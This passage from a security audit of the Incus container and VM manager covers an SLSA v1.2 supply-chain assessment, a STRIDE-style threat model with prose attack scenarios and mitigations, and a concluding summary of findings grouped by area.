Tab.: SLSA v1.2 Source Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- — = Not required at this level

Gating Observation

Under SLSA v1.2, Source Level 1 requires a Source Verification Summary Attestation (VSA). Because no Source Verification Summary Attestation (VSA) is issued for Incus revisions, they default to Source Level 0.

[116] https://slsa.dev/spec/v1.2/source-requirements#human-readable-diff
[117] https://slsa.dev/spec/v1.2/source-requirements#source-summary
[118] https://slsa.dev/spec/v1.2/source-requirements#history
[119] https://slsa.dev/spec/v1.2/source-requirements#continuity
[120] https://slsa.dev/spec/v1.2/source-requirements#identity-management
[121] https://slsa.dev/spec/v1.2/source-requirements#source-provenance
[122] https://slsa.dev/spec/v1.2/source-requirements#protected-refs
[123] https://slsa.dev/spec/v1.2/source-requirements#two-party-review

Source Track Justification

Choose an appropriate Source Control System: Incus uses Git hosted on GitHub, which is technically capable of supporting SLSA Source Levels 1 through 4, depending on configuration and enforcement. This foundational requirement applicable to all Source levels is satisfied.

Status: Satisfied

Configure the SCS to control access and enforce history: Maintainer responses indicate that GitHub branch protections, required pull-request review, organizational 2FA, and controlled direct-push exceptions are used to govern the normal source flow for Incus. These are meaningful access-control and history-enforcement mechanisms that satisfy the baseline SLSA source-control requirement, even though higher-assurance source attestations are still absent.

Status: Satisfied

Safe Expunging Process: No documented Safe Expunging Process was identified in the reviewed public materials or maintainer responses. In particular, no formal process was evidenced for exceptional history rewrites, credential removal, or documenting how continuity is preserved after expunging events. Consequently, this requirement is not satisfied.

Status: Not satisfied

Continuous technical controls: Incus maintainers report enforced pull-request review, GitHub branch-protection rules, dependency-vulnerability scanning, secret scanning, and a documented security policy/disclosure process. These continuously applied technical controls satisfy the SLSA requirement for ongoing enforcement of security policies in the source-management environment.

Status: Satisfied

Repositories are uniquely identifiable: The Incus source code is hosted in a canonical GitHub repository. This stable URI uniquely identifies the authoritative upstream repository within the GitHub SCS and satisfies the repository-identity requirement for all Source levels.

Status: Satisfied

Revisions are immutable and uniquely identifiable: Incus revisions are identified by Git commit hashes, which provide content-addressable identifiers for repository state. The audited baseline is further anchored by the signed v6.22.0 release tag and signed associated release commit, which strengthens public authenticity signals for the reviewed revision.

Status: Satisfied

Human readable changes: Standard GitHub tooling provides human-readable diffs for commits, pull requests, and branches. Because the Incus source changes are available for inspection in this form, the project satisfies the human-readable changes requirement.

Status: Satisfied

Source Verification Summary Attestations: Incus does not generate or distribute Source Verification Summary Attestations (VSAs) for released revisions. Under SLSA v1.2, this is a gating requirement for Source Level 1 and above; therefore, the project cannot claim a Source level despite otherwise meaningful source controls.

Status: Not satisfied

History: Maintainers report that Incus relies on GitHub's complete change history and audit logging, and that protected branches prevent force pushes in the normal flow. This provides a recorded and reviewable change history sufficient to satisfy the SLSA history requirement for the primary repository path.

Status: Satisfied

Continuity: The project's technical controls—reviewed pull requests, branch protections, and automated security scanning—are described as continuously applied throughout normal development. Although release-commit and LTS-backport exceptions reduce assurance at the margins, the reviewed materials nevertheless support that continuity of technical controls is established for the primary change flow.

Status: Satisfied

Identity Management: GitHub attributes source changes to authenticated user identities, and maintainers state that all members of the LXC organization are required to use 2FA. Combined with GitHub role and permission management, this satisfies the SLSA identity-management requirement.

Status: Satisfied

Source Provenance: The Incus project does not produce SCS-issued or external source provenance attestations describing the review, approval, and merge process for released revisions. As a result, consumers cannot retrieve cryptographic source provenance for the audited baseline, and this requirement is not met.

Status: Not satisfied

Protected Named References: Maintainers report that release branches and tags are protected and that release tags are GPG signed, which provides a meaningful control baseline for protected references. However, independently verifiable evidence for full tag immutability and deletion protection across all release references was not identified in the reviewed public materials. This supports satisfaction at the lower protected-reference level but not at the highest assurance level.

Status: Partially satisfied (L3); not satisfied (L4)

Two-party review: Maintainers report that pull requests require review by a maintainer other than the author before merging. This satisfies the mainline two-party review expectation for the project, although the direct-push exceptions for release commits and stable backports should remain tightly constrained and documented.

Status: Satisfied

SLSA v1.2 Conclusion

This assessment evaluated the Incus project against the SLSA v1.2 framework, with a focus on the Build and Source tracks and on the public release channels relevant to upstream consumers: the GitHub source/release flow, the signed source tarball, the convenience client binaries, and the default image server.

The analysis shows that Incus already implements several valuable supply-chain controls. The project uses GitHub as a public authoritative source control system, requires 2FA for organization members, enforces reviewed pull requests for normal development flow, signs release tags, publishes a GPG-signed source tarball, and uses GitHub Actions for convenience client binaries. The default image server also documents automated image builds and basic automated testing.

Nevertheless, the absence of Source Verification Summary Attestations (VSAs), source provenance, build provenance, SBOMs, and published attestations means that the audited release remains **SLSA Source Level 0** and **SLSA Build Level 0** under SLSA v1.2. Consumers can verify maintainer intent and basic artifact integrity, but they cannot

independently validate the full build context, exact release construction steps, or that the published artifacts were produced under a fully service-managed provenance chain.

Path to Achieving SLSA Level 1 and Higher

The following steps represent incremental, low-disruption actions that would materially improve Incus supply-chain transparency while remaining compatible with the current release model:

- Source Level 1
  - Generate and distribute Source Verification Summary Attestations (VSAs) for released revisions.
  - Publish source provenance or an equivalent attestation for the canonical release tag/commit and explicitly document which references are authoritative for release consumption.
- Source Level 2 and Above
  - Document and publish the branch/tag protection model[124], including the exact exceptions for release commits and LTS backports, and ensure release tag deletion/movement protections are independently verifiable.
  - Define and document a Safe Expunging Process for exceptional history rewrites or credential-removal events.
  - Preserve continuity evidence for the enforced technical controls on protected branches and release references.
- Build Level 1
  - Generate and distribute machine-readable build provenance for the published convenience binaries and, where feasible, for the signed source tarball and image-publication path.
- Build Level 2
  - Move final release publication to a fully service-managed hosted pipeline (for example, tag-triggered GitHub Actions or GoReleaser[125]) that emits signed provenance and removes manual asset attachment steps.
  - Publish SBOMs[126] and attestation objects[127] for convenience binaries and any future OCI or image-distribution artifacts.
- Build Level 3
  - Enforce stronger isolation guarantees for the release builder and document the controls that prevent user-controlled inputs or secrets from altering the build context.
  - Restrict release credentials, signing operations, and publication triggers to trusted, platform-managed identities with auditable policy enforcement.

[124] https://docs.github.com/repositories/configuring-branches-.../managing-rulesets
[125] https://goreleaser.com/
[126] https://spdx.dev/use/specifications/
[127] https://docs.github.com/en/actions/security-for-github-actions/using-artifact-attestations

By adopting these measures, Incus can preserve its current maintainer-friendly release model while moving from trust-based authenticity signals toward a verifiable, auditable supply chain aligned with modern consumer expectations and SLSA v1.2 best practices.

WP6: Incus Lightweight Threat Model

Introduction

Incus[128] is a modern system container and virtual machine manager designed to provide a unified control plane for running Linux workloads on a single host or across clustered infrastructure. The system centers on the root-running incusd daemon[129], which exposes management over a local Unix socket and, when configured, a remote HTTPS API. Incus also orchestrates images, storage pools, snapshots, managed networks, device passthrough, and guest agent channels, making it suitable for developer workstations, private-cloud style deployments, and shared multi-tenant environments.

Threat modeling enables early identification of vulnerabilities and supports proactive mitigation. This lightweight threat model follows a simplified *STRIDE*[130] approach based on documentation, specifications, public release and repository materials, and existing threat models, supplemented by input from maintainers.

This analysis identifies potential attack scenarios, security weaknesses, and mitigation strategies. It covers control-plane exposure, authorization and project confinement, image and backup ingestion, storage and networking mediation, guest-to-host interaction surfaces, and release or artifact trust. The analysis is grounded in public Incus documentation and release materials, the v6.22.0 baseline[131], and maintainer-provided environment notes, while highlighting deployment-dependent assumptions that should be validated with maintainers where production practice differs.

Relevant assets and threat actors

Key Assets:

- Project source code and release tags
- Build and release artifacts (source tarballs and convenience client binaries)
- incusd daemon and REST API control plane
- Cluster or local database state and server configuration
- Trusted TLS certificates, trust tokens, and PKI material
- OIDC configuration, sessions, and identity-provider trust
- OpenFGA[132] model, tuples, API token, and authorization decisions
- Projects, profiles, networks, ACLs, and security policies
- Images, backups, metadata tarballs, and imported artifacts[133]

[128] https://linuxcontainers.org/incus/
[129] https://linuxcontainers.org/incus/docs/main/reference/m...
[130] https://learn.microsoft.com/en-us/a...
[131] https://github.com/lxc/inc...
[132] https://github.com/lxc/inc.../driver_openfga_model.openfga
[133] https://linuxcontainers.org/incus/docs/main/howto/image...

- Storage volumes, snapshots, image unpack paths, and ZFS datasets[134]
- Guest-to-host mediation channels (/dev/incus/sock[135], vsock, agent drives, proxy devices[136])
- Host credentials and privileged local access (incus-admin, root, SSH, package/update paths)

Relevant Threat Actors:

- External attacker
- Authenticated but restricted user or compromised remote identity
- Malicious guest workload or compromised project in a shared environment

Attacks that assume an operator intentionally grants full administrative access are explicitly deprioritized, because Incus documentation and maintainer guidance both treat such access as equivalent to root on the host.

Attack surface

The attack surface encompasses all potential entry points that could be exploited to compromise the host control plane, violate project isolation, tamper with data or metadata, or disrupt service availability. For Incus, this includes the local Unix socket, the remote HTTPS API and websocket-based operations, trust establishment for TLS and OIDC clients, OpenFGA-backed authorization decisions, cluster membership traffic, image and backup import paths, storage and snapshot flows, managed bridge and ACL rule generation, proxy devices, guest agent interfaces, and the release or image channels used to introduce trusted content into the system.


Countermeasures

Key security controls in place include:

- Unprivileged containers by default, with documentation explicitly warning that privileged containers are not root safe.
- TLS 1.3 remote API authentication[137] with fingerprint verification, trust-store or token-based enrollment, and optional PKI or ACME-backed server certificates.
- Project confinement for local incus users and restricted TLS clients, with server-wide operations blocked for restricted certificates.
- Optional OpenID Connect authentication, with OpenFGA[138] available for fine-grained authorization and project or object-level policy.

[134] https://linuxcontainers.org/incus/docs/main/reference/s...
[135] https://linuxcontainers.org/incus/docs/main/dev-incus/
[136] https://linuxcontainers.org/incus/docs/main/reference/d...
[137] https://linuxcontainers.org/incus/docs/main/authenticat...
[138] https://openfga.dev/

- Managed bridge security controls such as security.mac_filtering, security.ipv4_filtering, security.ipv6_filtering, and per-instance or per-profile network restrictions[139].
- Configurable guest API exposure through security.guestapi, plus feature gating for VM agent capabilities.
- Supported-version guidance, signed release tags, GPG-signed source tarballs[140], and published hashes for release artifacts.
- Documented image copy, import, export, and backup workflows with metadata and hash handling requirements for remote imports.



Assets	
ID	Description
A01	API data / metadata
A03	TLS / OIDC / FGA secrets
A04	Release artifacts / tarballs
A05	Projects / config / profiles
A06	Guest API metadata
A07	incusd control plane
A08	Cluster / local state
A09	Images / metadata
A10	Volumes / snapshots / backups
A11	Network / ACL / firewall state
A12	Guest workloads / devices
A13	Unix socket / host admin access

Security Controls	
ID	Description
C01	Unprivileged containers
C02	TLS / fingerprint verification
C03	Restricted projects / authZ
C04	OpenFGA policy
C05	Anti-spoofing / ACLs
C06	Signed releases / hashes
C07	Guest API feature gating

Threat Actors	
ID	Description
TA01	External attacker
TA02	Restricted user / stolen identity
TA03	Malicious guest workload

Fig.: Simplified data flow diagram involving representative Incus trust boundaries

Threat 01: Remote API and Control Plane Compromise

139 https://linuxcontainers.org/incus/docs/main/howto/netwo...
140 https://github.com/lxc/incus/releases/tag/v6.22.0

Incus is commonly deployed as a privileged host service that mediates powerful lifecycle, storage, networking, and device operations on behalf of local or remote users. Any compromise of the daemon, its management interfaces, or the surrounding cluster or host context can therefore translate into host-level impact, unauthorized reconfiguration, or broad tenant disruption.

Attack Scenarios

The following attack scenarios are considered the most relevant for representative Incus deployments where the remote API is reachable or where the daemon shares a host with less trusted services:

- Pre-auth request flooding, oversized payloads, websocket abuse, or repeated expensive operations against a public HTTPS listener cause CPU, memory, goroutine, or database pressure inside incusd.
- Misconfigured network exposure or reverse-proxy publishing[141] makes the management API reachable from broader networks than intended, enabling unwanted enrollment, credential attacks, or exposure of public images and metadata.
- Cluster member or recovery traffic is exposed or insufficiently separated, allowing a compromised member or adjacent service to influence administrative state or recovery decisions across the deployment.
- A local user or host service unexpectedly gains access to the Unix socket or incus-admin context, immediately obtaining full control over host paths, devices, and instance security features.
- A trusted integration component such as automation, CI, or a management web UI is compromised and then used as a deputy to perform privileged Incus operations on behalf of the attacker.
- Bootstrap or trust-establishment mistakes, including stale tokens, misleading endpoint selection, or weak fingerprint-verification practices, result in unintended remote trust relationships.

Recommendations

To mitigate the identified risks, the following measures should be implemented:

- Bind core.https_address only to the intended management address and enforce host or perimeter firewall allow lists for the Incus API.
- Separate cluster-internal, storage, and management traffic from tenant-controlled or shared networks, and document the expected exposure model for each interface.

[141] https://linuxcontainers.org/incus/docs/main/howto/serve...

- Treat Unix socket access and incus-admin membership as root-equivalent privileges, minimize those memberships, and audit local services that can reach the socket.
- Use short-lived enrollment tokens with explicit operator fingerprint verification and avoid ad hoc trust bootstrap over untrusted channels.
- Monitor and alert on unusual API usage patterns, long-running operations, websocket pressure, and repeated authentication failures against the management plane.
- Add regression and resilience tests for unauthenticated expensive paths, cluster recovery behavior, and deployment modes that place incusd behind a reverse proxy or NAT.

Threat 02: Authorization Bypass and Cross-Project Data Exposure

Tenant separation is one of the primary security goals for Incus in multi-user deployments. Restricted TLS clients, OpenFGA-mediated OIDC users, and local unprivileged users all depend on consistent project scoping and correct enforcement of server-wide versus project-scoped operations.

The impact of an authorization flaw can range from unexpected metadata disclosure to full server administration, because the same daemon mediates images, instances, backups, volumes, networks, and other privileged resources across projects.

Attack Scenarios

The following attack scenarios are considered to be the most relevant for representative shared Incus environments where restricted access is used to separate projects and roles:

- A restricted TLS client or local incus user accesses a resource that should remain project-scoped only, due to a partial check, implicit default project selection, or an endpoint that bypasses policy evaluation.
- An OIDC-enabled deployment is exposed without OpenFGA or equivalent authorization controls, causing any successfully authenticated user to obtain full administrative access.
- A confused-deputy flow in incusd causes a background task, image copy, migration, backup restore, or operation endpoint to run in server context on behalf of a restricted requester.
- Cross-project leakage occurs through shared images, operations, events, profiles, aliases, or metadata APIs that reveal objects or relationships outside the caller's project.

- OpenFGA tuples, group memberships, or project relationships are misconfigured, cached too long, or fail in an unsafe way during an outage, leading to over-permissive access.
- All-project requests, project-less endpoints, or alias resolution paths return data from projects that should not be visible to the requester.
- Backup, export, import, restore, or snapshot flows move data between projects or disclose metadata and storage context that should remain isolated.

Recommendations

To enhance defenses against the identified scenarios, the following measures should be considered:

- Build and maintain an explicit permission matrix for every resource and endpoint, especially all-project, operation, import/export, and background-task code paths, and test each matrix row with TLS-restricted, OIDC plus OpenFGA, and local confined users.
- Require OpenFGA for any multi-user OIDC deployment, fail closed on authorization-backend errors[142], and ensure entitlement changes invalidate cached permissions quickly.
- Add regression tests for cross-project visibility of images, volumes, backups, profiles, events, aliases, and operations, including downgrade, restore, and migration scenarios.

Threat 03: Credential, Token, and Identity Compromise

Incus deployments can combine local Unix socket access, TLS client certificates, trust tokens, OpenID Connect, OpenFGA, SSH administration, and release-signing or package-distribution workflows. This flexibility is operationally useful, but it also broadens the set of identities and secrets that can be targeted to obtain privileged control or persistent access.

Attack Scenarios

The following attack scenarios were found to be the most relevant for representative Incus deployments and focus on theft, misuse, or persistence of privileged identities and trust material.

- Theft of a trusted TLS client certificate or derived bearer token grants remote API access that may be difficult to distinguish from a legitimate administrator.
- A trust token leaked through shell history, logs, screenshots, or operator chat allows an attacker to enroll an unauthorized client certificate into the server trust store.

[142] https://openfga.dev/docs/concepts

- Compromise of the OIDC identity provider, a maintainer account, or an over-privileged OpenFGA relationship grants broad access to projects or the full server.
- Leakage of OpenFGA API credentials or store-management access allows attackers to modify authorization state, enumerate relationships, or create stealthy persistence.
- SSH or root compromise of the Incus host exposes the Unix socket, trust store, image and backup paths, and server configuration, bypassing remote authorization controls entirely.
- Stale certificates, forgotten trust entries, or incomplete deprovisioning of administrators leave valid access paths available long after a role change or incident.
- Credential compromise in adjacent systems such as release automation, package mirrors, or management tooling enables lateral movement into the Incus control plane.

Recommendations

The following solutions should be implemented to minimize credential leakage and unauthorized access to privileged Incus control paths:

- In addition to prevention mechanisms, incident-response and revocation procedures should be established and periodically tested so the team can rapidly revoke certificates, invalidate sessions, and rotate impacted trust material.
- The strongest available identity-provider settings should be enforced for maintainers and operators, including MFA and, where possible, hardware-backed authenticators.
- Short-lived tokens and explicit enrollment flows should be preferred over reusable secrets, and trust tokens should never be retained in shared notes or chat logs.
- SSH and root access to the host should be minimized, isolated from tenant-accessible networks, and monitored as a separate, highly privileged administrative plane.
- Comprehensive security-focused logging should cover certificate enrollment and removal, OIDC logins, OpenFGA changes, and privileged local access to Incus administration paths.
- Anomaly detection and alerts for suspicious API usage, unusual project access, repeated failed enrollment attempts, and unexpected OpenFGA mutations should be included.

Threat 04: Images, Backups, and Artifact Tampering / Supply Chain Attacks

Incus consumes and produces a range of trusted artifacts, including images, backups, snapshots, source tarballs, release attachments, and client binaries. Attackers who can tamper with these artifacts or the workflows that create them may gain code execution in privileged import paths, deliver backdoored software, or erode operator trust in upgrades and image distribution.

Attack Scenarios

The following attack scenarios involving different forms of artifact tampering are relevant for the implemented solution. The list is not exhaustive, but it should serve as a starting point for this category of attacks:

- A malicious image or backup abuses metadata, archive structure, symlinks, or decompression behavior to trigger unsafe unpacking, path traversal, or parser crashes in incusd.
- Compromise of a public image source, simplestreams metadata, or ad hoc web-hosted import location causes operators to ingest poisoned images or backups into privileged host workflows.
- Manual handling between CI outputs and GitHub release attachments allows a malicious or substituted convenience binary or artifact to be published under a trusted release.
- A compromised dependency, workflow, or build runner inserts malicious code into a client binary, helper utility, or other artifact that operators later trust during administration or migration.
- Signed tags and source tarballs are bypassed in practice when downstream users rely on unsigned mirrors, repackaged binaries, or copied artifacts without independent verification.

Recommendations

To enhance security and complement existing mechanisms, the following measures should be implemented:

- Vetted and verified artifact sources pinned to exact versions should be used for images, dependencies, and build workflows, and operator guidance should clearly distinguish trusted from convenience-only distribution channels.
- Release artifacts and images should be signed[143] or accompanied by stronger provenance[144], and the publication path should be automated to reduce manual attachment risk.

[143] https://www.sigstore.dev/
[144] https://slsa.dev/

- Verification of signed Git tags, source tarballs, and release artifacts should be enforced wherever possible, and the build process should remain transparent enough for downstream consumers to reproduce or independently validate outputs.
- A multistep release process requiring manual human verification and preferably multiparty approval should be enforced for security-sensitive publication actions.
- Strict access controls should be applied to image sources, release storage, workflow credentials, and package or CDN endpoints, with robust logging and monitoring for publication events.
- Archive, metadata, and parser paths should receive continued fuzzing[145] and regression coverage to reduce the chance that poisoned images or backups reach dangerous code paths.
- Artifact publication and image-source changes should be logged, monitored, and versioned to support rapid response if poisoning or tampering is suspected.

Threat 05: Risk of Incus being used for Malicious or Abusive Activity

A platform designed to launch and network arbitrary containers and virtual machines will inevitably attract low-trust or actively malicious workloads in some environments. Even when the host itself is not compromised, abusive use of Incus can create serious operational, legal, reputational, or availability risks for maintainers and downstream operators.

Attack Scenarios

The following misuse scenarios are considered relevant for Incus deployments that host untrusted or weakly vetted workloads:

- A tenant uses Incus-managed instances to host phishing infrastructure, malware staging, command-and-control traffic, or opportunistic scanning from otherwise reputable IP space.
- Resource-intensive image imports, backup restores, snapshot churn, or migration requests are used to exhaust shared CPU, memory, disk, or daemon worker capacity and deny service to other tenants.
- A shared bridge or insufficiently segmented project network enables noisy-neighbor attacks, lateral reconnaissance, or deliberate disruption of other tenants through broadcast or service abuse.
- Proxy devices, forwarded ports, or public image publishing are misused to expose internal services, relay unwanted traffic, or create durable hidden access paths.

[145] https://google.github.io/oss-fuzz/

- Contraband or malicious content is retained inside images, backups, or custom volumes, complicating incident handling, takedown requests, or forensic preservation.

Recommendations

Although complete prevention of misuse is not possible, the following measures should be considered:

- Apply per-project limits, quotas, and explicit resource governance for low-trust tenants, and avoid sharing bridges or host-level resources where hostile workloads are expected.
- Log and monitor high-risk lifecycle events such as image import, backup export or import, proxy-device configuration, public image publication, and network changes to support abuse detection and containment.
- Establish operational and legal procedures for suspension, quarantine, data retention, and response to abuse reports involving images, backups, or tenant workloads.
- Use anomaly detection and periodic review of project activity to identify automated provisioning, unusual network behavior, or repeated destructive actions that indicate malicious use.

Threat 06: Guest-to-Host Escape and Isolation Boundary Attacks

Guest isolation is the core security boundary that differentiates routine workload management from host compromise. Incus deliberately exposes some host-mediated channels to guests, such as /dev/incus/sock for instances and vsock, virtio serial, and read-only agent or config drives for virtual machines, while also supporting powerful device and storage features that can materially change the security boundary when enabled.

Attack Scenarios

The following attack scenarios are considered the most relevant for untrusted containers and virtual machines and should be validated against the deployment-specific device, networking, and storage configurations actually used by operators:

- A malicious container or untrusted VM abuses guest-visible channels or device-attachment surfaces - including /dev/incus/sock, agent or vsock services, proxy devices, host-path mounts, raw.* overrides, idmap or shifted-volume handling, or passthrough devices - to hang incusd, exfiltrate sensitive metadata, or turn a configuration mistake into host compromise.
- A network-isolated workload bypasses bridge ACL or anti-spoofing assumptions, or exploits firewall driver differences and rule-ordering behavior, enabling lateral

movement, service disruption, or exposure of host and tenant services; recent Incus advisories affecting ACL-related nftables behavior and custom-volume privilege boundaries show this remains a security-critical class of risk.

Recommendations

To mitigate these threats, the following measures are recommended:

- Keep privileged containers exceptional, disable security.guestapi[146] where it is not needed, and document which raw.* overrides, passthrough devices, and proxy patterns are considered supported for untrusted tenants.
- Require anti-spoofing settings[147] and stronger network segmentation for hostile multi-tenant workloads, and validate behavior against both nftables and xtables-based firewall paths using regression cases.
- Continuously test guest API, VM agent transports, volume attach and mount logic, snapshot or restore flows, and representative ZFS plus bridge configurations so isolation regressions are detected before release.

[146] https://linuxcontainers.org/incus/docs/main/dev-incus/
[147] https://linuxcontainers.org/incus/docs/main/howto/netwo...

Conclusion

Despite the number and severity of findings encountered during this exercise, the Incus solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

Incus provided a number of positive impressions that must be mentioned here:

- Large parts of the codebase appear mature, professionally developed, and well maintained, reflecting a high level of engineering professionalism.
- Overall, the solution demonstrates strong engineering depth, including defensive checks, edge-case handling, and operational polish across multiple subsystems.
- Given the size and complexity of the solution, no obvious low-hanging fruit issues were identified across large portions of the reviewed attack surface.
- Core logic appeared generally resilient during testing, and the issues identified were concentrated in specific implementation weaknesses and trust-boundary problems rather than suggesting a systemic absence of security controls.
- Good secure coding patterns appear to be followed in multiple areas, particularly around injection-style risks and common input-handling issues.
- Project restrictions, authentication concepts, and transport-security intentions are clearly reflected in the design.
- The maintenance and release process appears reasonably robust and well defined overall, despite some gaps.
- The CI/CD pipeline reportedly incorporates multiple tools intended to detect vulnerabilities, and newer releases are said to include an SBOM, both of which are positive indicators of security maturity and supply chain awareness.
- The documentation is clear, well organized, and easy to understand.
- Strong privilege boundaries were observed around instance filesystems, with the instance files API correctly restricting access to the instance root filesystem rather than exposing host-side metadata directories.
- Operational data such as logs and sockets is stored separately from instance storage pools, which helps reduce the risk of corruption or privilege crossing through the storage backend.
- Malformed and unexpected API requests were generally rejected cleanly without destabilizing the daemon, indicating good baseline resilience in the API request parsing layer.

The security of the Incus project will improve with a focus on the following areas:

- **Host Trust:** Trust boundaries between remote peers and privileged networking decisions should be tightened further (INC-01-024), template-rendering paths should not permit host-side file disclosure (INC-01-026), and host file materialization must reject traversal primitives entirely (INC-01-030).

- **Access Control:** Browser-facing authentication paths should be validated properly (INC-01-020), and restricted-project policy enforcement should remain intact during backup import workflows (INC-01-028).
- **Restore Safety:** Backup and restore routines should reject malformed archives before unsafe header handling is reached (INC-01-006), restore workflows should fail safely when inconsistent backup state is supplied (INC-01-008), malformed restore metadata should not reach unsafe recovery paths (INC-01-009), malformed backup configuration should not trigger nil dereferences (INC-01-018), malformed YAML input should not destabilize restore logic (INC-01-019), and custom-volume import routines should handle invalid input without dereferencing unsafe state (INC-01-022).
- **Parser Robustness:** Archive readers should terminate safely on malformed compressed input (INC-01-011), truncated compressed entries should not lead to hangs (INC-01-012), compression detection should not depend on fragile ordering assumptions (INC-01-013), malformed S3 bucket input should not trigger nil dereferences (INC-01-014), image typing should not depend on tar entry order (INC-01-016), and S3 object import paths should sanitize object keys and fail safely on malformed content (INC-01-017).
- **Deserialization Controls:** Decoded YAML structures should be shape-validated immediately after parsing rather than relying on downstream code to assume required nested fields are present (INC-01-018). YAML parsing should be bounded using entry-size checks and bounded readers so oversized metadata cannot be decoded without restriction (INC-01-015). Legacy backup.yaml content should be validated to the same structural standard as inline backup metadata so malformed restore inputs fail cleanly and consistently (INC-01-019).
- **Outbound Trust:** Features that initiate or trust outbound communication should validate remote endpoints more defensively so that attacker-controlled input cannot influence privileged host-side network actions unexpectedly (INC-01-007).
- **Resource Limits:** Binary import workflows should enforce stronger size controls to reduce the risk of disk exhaustion (INC-01-023), HTTP-facing services would benefit from stronger protections against denial-of-service pressure (INC-01-001), and authenticated WebSocket activity should be constrained more aggressively to limit resource exhaustion risk (INC-01-010).
- **Transport Security:** The minimum accepted TLS baseline should be hardened further (INC-01-002), WebSocket origin enforcement should be made stricter to reduce browser-based abuse paths (INC-01-003), OIDC session cookies should be protected with the *HttpOnly* flag (INC-01-004), and OIDC subnet-claim handling should be simplified or hardened to avoid error-prone authorization behavior (INC-01-027).
- **Dependency Hygiene:** Dependency hygiene should remain a priority, and overlapping libraries serving the same purpose should be reduced to simplify maintenance and review (INC-01-021).

- **Secure Posture:** Secure-by-default behavior should be strengthened in production-sensitive features (INC-01-027). Hardening guidance should be clearer for production deployments (INC-01-029). Unnecessary unauthenticated version fingerprinting should be reduced where practical (INC-01-031).
- **Path Handling:** User-controlled paths and filenames should be validated and canonicalized before reaching host-side operations (INC-01-030). Symlink-safe access checks should be enforced in daemon-controlled directories (INC-01-025). Predictable temporary paths should also be avoided for sensitive VM screenshot handling (INC-01-005).
- **Deserialization Controls:** Decoded YAML structures should be validated before downstream logic uses them (INC-01-018). YAML inputs should be size-bounded before parsing (INC-01-015). Legacy *backup.yaml* content should be validated as strictly as inline backup metadata (INC-01-019).
- **Test Coverage:** Security test coverage should be expanded around template processing and similar high-risk primitives that commonly lead to severe impact when edge cases are missed (INC-01-026).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits. Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Incus resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Stéphane Graber and the rest of the Incus team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Sovereign Tech Agency for funding this project.